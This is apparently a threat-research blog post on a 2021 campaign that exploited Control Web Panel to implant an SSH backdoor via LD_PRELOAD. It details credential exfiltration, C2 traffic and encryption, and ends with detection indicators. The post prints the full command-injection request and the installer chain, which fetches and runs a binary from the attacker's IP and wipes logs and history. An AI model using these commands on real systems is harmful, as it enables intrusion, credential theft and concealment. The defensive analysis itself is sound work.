
# Linux Servers Hijacked to Implant SSH Backdoor

blogs.juniper.net/en-us/threat-research/linux-servers-hijacked-to-implant-ssh-backdoor

April 26, 2021




On February 1st, Juniper Threat Labs observed an attack that attempted to inject malicious code into Secure Shell (SSH) servers on Linux. The attack begins with an exploit against the Control Web Panel (CWP, formerly known as Centos Web Panel) server administration web application, injects code via LD_PRELOAD, and uses a custom, encrypted binary command-and-control protocol to exfiltrate credentials and machine capabilities. As of this writing, the malware command-and-control server is still active.





Figure 1. Attack chain

## Exploit

The attack starts with a command injection against Control Web Panel:

```
POST /admin/index.php?scripts=.%00./.%00./client/include/inc_index&service_start=;cd%20/usr/bin;%
20/usr/bin/wget%20http://176.111.174.26/76523y4gjhasd6/sshins;%20chmod%200777%20/usr/bin/sshins;%
20ls%20-al%20/usr/bin/sshins;%20./sshins;%20cat%20/etc/ld.so.preload;%20rm%20-rf%20/usr/bin/sshin
s;%20sed%20-i%20'/sshins/d'%20/usr/local/cwpsrv/logs/access_log;%20history%20-c;&owner=root&overr
ide=1&api_key=%00%00%C2%90 HTTP/1.1
```

Figure 2. HTTP request from initial attack

CWP has been plagued by security issues, including 37 0-day vulnerabilities disclosed by the Zero Day Initiative in 2020. Among these is a failure to sanitize the service_restart parameter, which follows a similar set of vulnerabilities in 2018.

Because of the number of vulnerabilities in CWP, the intentional encryption and obfuscation of their source code ostensibly for security reasons, and CWP's failure to respond to ZDI's recent disclosures, it is difficult to ascertain which versions of CWP are or remain vulnerable to this attack. In 2020, there were over 215k CWP installations accessible from the open internet, so the number of computers compromised in this campaign may be substantial.

## Installation

On successful exploitation of the web panel, the following commands are executed.

```
cd /usr/bin
/usr/bin/wget http://176.111.174.26/76523y4gjhasd6/sshins
chmod 0777 /usr/bin/sshins
ls -al /usr/bin/sshins;
./sshins
cat /etc/ld.so.preload
rm -rf /usr/bin/sshins
sed -i '/sshins/d' /usr/local/cwpsrv/logs/access_log
history -c
```

Figure 3. Commands executed via CWP exploit

First, the "sshins" installer binary is retrieved, executed, and deleted. Then the CWP logs are wiped of any mention of sshins and the shell history is cleared.

The sshins binary is a 64-bit Linux ELF executable. It is packed with UPX and the packed file has garbage bytes appended to it in an attempt to hinder automated unpacking. It does 3 things:

1. Drops a Linux shared library to an architecture-specific location (in this case, /lib64/libs.so).

1. Writes the name of the dropped file to a text file at /etc/ld.so.preload

1. Restarts the OpenSSH service.

```
[+] Architecture 64 bits
[+] Control 176.111.174.26:443
[+] Poll interval 600
[+] GUID
[+] Creating ld.so.preload
[+] Done, restarting service...
```

Figure 4. Console output from the installer

## Hijacking the OpenSSH server process

### Injecting the malicious code

The file /etc/ld.so.preload contains a directive to the dynamic linker telling it to load the specified shared library first, and to give precedence to the exported functions from the ld-preloaded library. Because the malicious libs.so library exports its own version of the bind() function, applications will use the backdoored version of this function instead of the standard implementation from Linux system libraries.

When the Open-SSH server daemon (sshd) restarts, libs.so will first execute an initialization function as the library is loaded, and then has the ability to inject its own code whenever sshd calls bind(). The sshd server processes use this hook in order to periodically beacon to the command-and-control (C2) server and to exfiltrate data, including a listing of system information such as CPU and OS details, amount of RAM, available disk space, and OpenSSH configuration:

```
                        s_ARCH:_x86_64_001074fd                      XREF[1]:     FUN_00104917:00104ab0(*)
001074fd 41 52 43 ...     ds          "ARCH: x86_64\n"

                        s_i386_0010750b                              XREF[1]:     FUN_00104917:00104abc(*)
0010750b 69 33 38 ...     ds          "i386"

                        s_ARCH:_i386_00107510                        XREF[1]:     FUN_00104917:00104ad8(*)
00107510 41 52 43 ...     ds          "ARCH: i386\n"

                        s_SYSTEM:_%s_0010751c                        XREF[1]:     FUN_00104917:00104b18(*)
0010751c 53 59 53 ...     ds          "SYSTEM: %s\n"

                        s_HOST:_%s_00107528                          XREF[1]:     FUN_00104917:00104b56(*)
00107528 48 4f 53 ...     ds          "HOST: %s\n"

                        s_KERNEL:_%s_00107532                        XREF[1]:     FUN_00104917:00104b9f(*)
00107532 4b 45 52 ...     ds          "KERNEL: %s\n"

                        s_RELEASE:_0010753e                          XREF[1]:     FUN_00104917:00104bd4(*)
0010753e 52 45 4c ...     ds          "RELEASE: "

                        s_CPU:_%s_%d_cores_00107548                  XREF[1]:     FUN_00104917:00104c1c(*)
00107548 43 50 55 ...     ds          "CPU: %s %d cores\n"

                        s_RAM:_%d_%s_0010755a                        XREF[1]:     FUN_00104917:00104c57(*)
0010755a 52 41 4d ...     ds          "RAM: %d %s\n"

                        s_AESNI:_enabled_00107566                    XREF[1]:     FUN_00104917:00104c86(*)
00107566 41 45 53 ...     ds          "AESNI: enabled\n"

                        s_known_hosts:_00107576                      XREF[1]:     FUN_00104917:00104cae(*)
00107576 6b 6e 6f ...     ds          "known_hosts: "

                        s_sshd_config:_00107584                      XREF[1]:     FUN_00104917:00104cee(*)
00107584 73 73 68 ...     ds          "sshd_config: "

                        s_interfaces:_00107592                       XREF[1]:     FUN_00104917:00104d2e(*)
00107592 69 6e 74 ...     ds          "interfaces: "

                        s_DiskUsed:_%llu_0010759f                    XREF[1]:     FUN_00104917:00104d72(*)
0010759f 44 69 73 ...     ds          "DiskUsed: %llu\n"

                        s_PS:_001075af                               XREF[1]:     FUN_00104917:00104d9c(*)
001075af 50 53 3a ...     ds          "PS: "
```

Figure 5. Strings from the disassembled library indicating data to be exfiltrated.

In addition to the continuously-running server processes, sshd forks() a pair of new processes to handle each login connection. From these session-specific processes, the malicious bind() function launches an additional temporary sshd process that exfiltrates the incoming user's login credentials.

```
08[redacted]fee,sshd,AzureDiamond,,hunter2,
  unique computer identifier         username   password
```

Figure 6. User credentials and computer identifier exfiltrated by the malware.

## C2 communication

The C2 communication involves the server 176[.]111.174.26 on port 443. Port 443 is typically used for HTTPS but here the traffic is raw TCP, hiding in plain sight on a common port. The server has a Russian IP address that is associated with a Bulgarian webhosting provider.

The client initiates communication with a simple directive, padded out to 8 bytes. (As we'll discuss below, the malware uses an encryption algorithm with an 8-byte block size, but even unencrypted messages are always a multiple of 8 in length.) Following is the first packet sent to the server after the TCP handshake, with the 8-byte message highlighted.

```
0000  00 0c 29 14 8e 3d 00 0c  29 7c 93 34 08 00 45 00   ..)..=.. )|.4..E.
0010  00 3c 89 2d 40 00 40 06  cb 59 c0 a8 c7 02 b0 6f   .<.-@.@. .Y.....o
0020  ae 1a 9a f6 01 bb 6a 88  ff 89 bb 09 15 68 80 18   ......j. .....h..
0030  01 f6 42 01 00 00 01 01  08 0a d8 be 42 81 6a c7   ..B..... ....B.j.
0040  ef 41 00 00 00 02 00 00  00 00                     .A...... ..
```

Figure 7. Initial TCP packet to C2 server, with payload highlighted.

The C2 server replies with the following message (TCP packet omitted for clarity):





Figure 8. Server response.

The response consists of a header with the payload length (24 bytes), a command (0x0201), and the CRC32 checksum of the payload. The 24-byte payload is used to encrypt the exfiltrated data that is then sent back to the C2 server, as we'll see in the next section.

## Cryptography

Data sent back to the C2 server is encrypted using a variant of the Blowfish encryption algorithm that was used to secure game assets on the Nintendo and, more recently, incorporated into a reverse-engineering challenge from Kaspersky Lab. Below is publicly available encryption code that was reverse-engineered from the DS:

```c
#define KEYSIZE 0x1048

static u32 keycode [3];
static u32 keybuf [KEYSIZE/sizeof(u32)];

void crypt_64bit_up (u32* ptr) {
        u32 x = ptr[1];
        u32 y = ptr[0];
        u32 z;
        int i;

        for (i = 0; i < 0x10; i++) {
                z = keybuf[i] ^ x;
                x = keybuf[0x012 + ((z>>24)&0xff)];
                x = keybuf[0x112 + ((z>>16)&0xff)] + x;
                x = keybuf[0x212 + ((z>> 8)&0xff)] ^ x;
                x = keybuf[0x312 + ((z>> 0)&0xff)] + x;
                x = y ^ x;
                y = z;
        }

        ptr[0] = x ^ keybuf[0x10];
        ptr[1] = y ^ keybuf[0x11];
}
```

Figure 9. Reverse-engineered Nintendo DS encryption routine, from https://github.com/RocketRobz/NTR_Launcher_3D/blob/master/twlnand-side/BootLoader/source/encryption.c.

Then we have the decompiled encryption routine from the preloaded library:

```
void FUN_00101276(uint *param_1,uint *param_2,uint *param_3)

{
  uint uVar1;
  uint uVar2;
  uint uVar3;

  uVar1 = *param_1;
  uVar2 = param_1[1];
  uVar3 = (uVar1 >> 0x18 | (uVar1 & 0xff0000) >> 8 | (uVar1 & 0xff00) << 8 | uVar1 << 0x18) ^
          *param_3;
  uVar1 = (uVar2 >> 0x18 | (uVar2 & 0xff0000) >> 8 | (uVar2 & 0xff00) << 8 | uVar2 << 0x18) ^
          param_3[1] ^
          (param_3[(ulong)(uVar3 >> 0x10 & 0xff) + 0x112] + param_3[(ulong)(uVar3 >> 0x18) + 0x12] ^
          param_3[(ulong)(uVar3 >> 8 & 0xff) + 0x212]) + param_3[(ulong)(uVar3 & 0xff) + 0x312];
  uVar2 = (param_3[(ulong)(uVar1 >> 0x10 & 0xff) + 0x112] + param_3[(ulong)(uVar1 >> 0x18) + 0x12] ^
          param_3[(ulong)(uVar1 >> 8 & 0xff) + 0x212]) + param_3[(ulong)(uVar1 & 0xff) + 0x312] ^
          uVar3 ^ param_3[2];
  uVar3 = (param_3[(ulong)(uVar2 >> 0x10 & 0xff) + 0x112] + param_3[(ulong)(uVar2 >> 0x18) + 0x12] ^
          param_3[(ulong)(uVar2 >> 8 & 0xff) + 0x212]) + param_3[(ulong)(uVar2 & 0xff) + 0x312] ^
          uVar1 ^ param_3[3];
  uVar1 = (param_3[(ulong)(uVar3 >> 0x10 & 0xff) + 0x112] + param_3[(ulong)(uVar3 >> 0x18) + 0x12] ^
          param_3[(ulong)(uVar3 >> 8 & 0xff) + 0x212]) + param_3[(ulong)(uVar3 & 0xff) + 0x312] ^
          uVar2 ^ param_3[4];
  uVar2 = (param_3[(ulong)(uVar1 >> 0x10 & 0xff) + 0x112] + param_3[(ulong)(uVar1 >> 0x18) + 0x12] ^
          param_3[(ulong)(uVar1 >> 8 & 0xff) + 0x212]) + param_3[(ulong)(uVar1 & 0xff) + 0x312] ^
          uVar3 ^ param_3[5];
  uVar3 = (param_3[(ulong)(uVar2 >> 0x10 & 0xff) + 0x112] + param_3[(ulong)(uVar2 >> 0x18) + 0x12] ^
          param_3[(ulong)(uVar2 >> 8 & 0xff) + 0x212]) + param_3[(ulong)(uVar2 & 0xff) + 0x312] ^
          uVar1 ^ param_3[6];
```

Figure 10. Corresponding encryption routine from the malware.
Note, in particular, the use of the constants 0x12, 0x112, 0x212, and 0x312, which differs from the standard Blowfish implementation. (The decompiled code is functionally identical to the Gameboy routine, differing only due to loop-unrolling and other compiler optimizations.)

While the underlying encryption routine is taken directly from publicly available code, the malware authors incorporate some additional tricks to thwart analysis and decryption. Both Blowfish and the Nintendo variant require an S-box lookup table that remains constant throughout the encryption and decryption processes. But unlike the Nintendo implementation, the malware mutates its S-box prior to use. First, as the table is loaded from program memory, it is subject to several static transformations that make it harder to correlate the stored table with the one used for encryption. Then the encryption algorithm is run against portions of its own S-box, transforming it at each step. This process is initialized using part of the 24-byte payload received from the C2 server.

Once the table has been fixed, the actual encryption begins. The malware improves upon the Nintendo implementation by adding cipher-block chaining (CBC). With CBC, each 8-byte plaintext block is first XORed against the encrypted output from the previous block, and then that value is encrypted. The result is a chain where the encrypted value of each block depends on the value of the previous block. To start this process, the first block is XORed against an initialization vector (IV). Here, the IV is itself the XOR of the first and last 8 bytes of the payload from the C2 server.


Without CBC, a symmetric encryption algorithm is vulnerable to frequency analysis when the block size is small as well as other attacks in the general case. It appears that the authors of this malware went to a surprising amount of trouble to strengthen the Nintendo DS encryption, in stark contrast to the noisy behavior of their sshins installer.

## Conclusion

Without allowing our compromised test machine to remain connected to the internet and be used for malicious purposes, it's difficult to ascertain the exact motivations of the authors. But because the malware catalogs detailed system information and credentials but does not immediately begin mining cryptocurrency or amplifying the attack by attempting to spread further, we suspect that access to the compromised machines will be sold or rented as part of a botnet.

## Detection

The malware and C2 server used in this campaign are detected and blocked by Juniper ATP and Juniper ATP Cloud, and the malicious traffic is detected by the IDP rule SSL:VULN:CWP-LINUX-C2-BACKDOR.



| File Hash (SHA-256) | Threat Level | Filename | Last Submitted | Uploaded By | Malware Name | File Type | Category | Comments |
|---|---|---|---|---|---|---|---|---|
| eg. 123, 456 | | | | | | | | |
| ab9cc4ee82aa6f57ba... | 10 | sshins | Apr 16, 2021 3:07 PM | langton@juniper.net | Generic malware | bin | executable | installer |
| 56ce53b6c32beacd88... | 10 | libs.so | Apr 16, 2021 3:07 PM | langton@juniper.net | Generic malware | bin | executable | payload |

Figure 11. Detection on Juniper ATP Cloud

## IOCs

176[.]111.174.26    C2 server

ab9cc4ee82aa6f57ba2a113aab905c33e278c969399db4188d0ea5942ad3bb7d  sshins (as delivered)

936ca431d17d738beab9735a3d6e658ff29f8337f52353fd60e286c94dd2c06b  sshins (unpacked by UPX, after deleting appended data)

c8df513e9e4848e35af5246a2ba797540b68a9379a1df17e34550cb0258960e8  sshins (manually unpacked)

f51e83a53dd3a364709b1d0b93489f7a114b529268c3bab726ed288eba036bca /lib64/libs.so

948b6c5fc1ba74ed57388241d1e8656e0ca082d10ff834c628d01c592764926d  /lib64/libs.so

56ce53b6c32beacd8864258c81bf276304a8da20bc0011f5e09d37b95a3e5def  /lib64/libs.so

b5e29bdb105ae0e76d75c3d3959954c4f6610cd39aaa8f3aa852dd624e662480
/etc/ld.so.preload